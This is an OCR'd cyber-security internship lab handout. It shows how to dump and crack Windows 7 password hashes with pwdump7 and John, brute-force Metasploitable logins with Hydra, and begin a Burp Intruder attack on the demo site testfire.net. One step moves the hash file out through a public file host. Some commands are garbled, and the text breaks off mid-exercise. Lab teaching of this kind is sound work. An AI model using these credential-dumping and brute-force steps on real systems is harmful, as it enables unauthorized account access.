Internship Program - Cyber Security

Group1:

1. Install the below software:

    a) Virtual box

    b) Kali Linux

    c) Metasploit machine


    d) Windows 7 machine

2. Perform password cracking


    a) Perform password cracking of windows 7 machine

    Steps:


    1) Simultaneously open your kali linux and your windows7 on your virtual machine. Then Download the *pwdump* tool in windows 7 machine.




    2) The tool is downloaded from https://www.openwall.com. Using the version 7.1(505 kB).




    3) Extract downloaded zip file and paste the file in the path c:/windows.




4) Open command prompt as administrator and run below command:
C:\ pwdump7 > PuDump7.exe > hash.txt




5) By using https://tmpfiles.org upload file to get downloaded in kali machine.




6) The file content is viewed from kali.



7) Now, create a file and copy the content into it. Using below command:
$ nano hashfile.txt
Now, paste content save and exit from the window.




8) To Get password of windows7 machine by below command:
john hashfile.txt



b) Password cracking of metasploit machine using Hydra

Steps:


1)Run the metasploitable and kali parallely.
2)create a file using nano filename command
3)Use the tool hydra to know the user password and username.
Note:If we are unaware about username or password then use capital L(username) and P(password).
If we know username and unaware of the password then write the command as :hydra -lmsfadmin -P pass
If we know password and unaware of the username then write the command as :hydra -pmsfadmin -L pass




3. Perform password cracking of online vulnerable website(testfire.net) using Burpsuite


Steps:

1)Open your kali linux.Use the burpsuite tool and then open the browser and type as testfire.net







2)Sign in with any username and password and then login.




3)Send the below request to intruder.






